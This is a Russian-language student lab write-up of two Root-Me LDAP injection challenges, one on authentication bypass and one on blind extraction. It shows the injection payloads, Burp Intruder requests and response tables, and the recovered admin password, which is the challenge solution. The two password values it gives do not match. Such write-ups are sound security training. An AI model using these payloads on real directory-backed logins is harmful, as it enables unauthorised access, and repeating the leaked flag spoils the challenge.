



Выполнил Мешечкин Д. Инфобез-2837 (Ранее 2345)

Задание 1: Выполнить задание на LDAP injection <https://www.root-me.org/en/Challenges/Web-Server/LDAP-injection-authentication>



Изначально пробуя нагрузку вида ') как логин и 123 как пароль.






Отправляю перехваченный запрос в репитер и подставляю нагрузку в запрос `username=*)((userPassword=&password=*)`



В результате получаю ответ в виде логина и пароля. Он используется как для логина на странице лабораторной машины, так и для сдачи лабораторной машины.



Задание 2: Выполнить задание на Blind LDAP injection <https://www.root-me.org/en/Challenges/Web-Server/LDAP-injection-blind>



На данном ресурсе есть форма аутентификации и поиска пользователей из БД. Для поиска пароля от логина admin будет использоваться форма поиска: `?action=dir&search=admin*)(password=`



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: Payload count: 62
 Payload type: Request count: 62

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule
<input type="checkbox"/>	

Payload encoding

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
4	d	200			851	
30	D	200			851	
0	D	200			772	
1	a	200			772	
2	b	200			772	
3	c	200			772	
5	e	200			772	
6	f	200			772	
7	g	200			772	
8	h	200			772	
9	i	200			772	
10	j	200			772	
11	k	200			772	
12	l	200			772	
13	m	200			772	
14	n	200			772	
15	o	200			772	
16	p	200			772	
17	q	200			772	
18	r	200			772	
19	s	200			772	
20	t	200			772	
21	u	200			772	
22	v	200			772	
23	w	200			772	

Request Response

Pretty Raw Hex

```

1 GET /web-serveur/ch26/?action=dir&search=admin*)(password=d HTTP/1.1
2 Host: challenge01.root-me.org
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: _ga_SRYSKX09J7=GS1.1.1693499430.4.1.1693502702.0.0.0; _ga=GA1.1.919173138.1691419506
9 Upgrade-Insecure-Requests: 1
10
11

```

Choose an attack type

Attack type:

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

```


1 GET /web-serveur/ch26/?action=dir&search=admin*)(password=dsy365gdzerzo95a5 HTTP/1.1
2 Host: challenge01.root-me.org
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: _ga_SRYSKX09J7=GS1.1.1693499430.4.1.1693502702.0.0.0; _ga=GA1.1.919173138.1691419506
9 Upgrade-Insecure-Requests: 1
10
11

```

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length
57	4	200			851
0		200			772
1	a	200			772
2	b	200			772
3	c	200			772
4	d	200			772
5	e	200			772
6	f	200			772
7	g	200			772
8	h	200			772
9	i	200			772
10	j	200			772
11	k	200			772
12	l	200			772
13	m	200			772
14	n	200			772
15	o	200			772
16	p	200			772
17	q	200			772
18	r	200			772
19	s	200			772
20	t	200			772
21	u	200			772
22	v	200			772
23	w	200			772

Таким образом брутфорсом подбираются результаты поиска, которые будут давать ответы отличные от "пустого ответа на запрос".
Собирается пароль dsy365gdzerzo94 используемый как для лабораторной машины, так и сдачи его на сайте.



LDAP injection - Blind

55 Points

SSO v0.02

Author: g0uZ, 8 June 2013

Level:

Statement: Retrieve administrator's password.

[Start the challenge](#)

Vulnerability sheet(s): [LDAP - Injection \[EN\]](#)

1 related ressource(s): [Blackhat Europe 2008 - LDAP Injection & Blind LDAP Injection \(Exploitation - Web\)](#)

Validation: Well done, you won 55 Points

Don't forget to give your opinion on the challenge by voting :)

[tweet it!](#)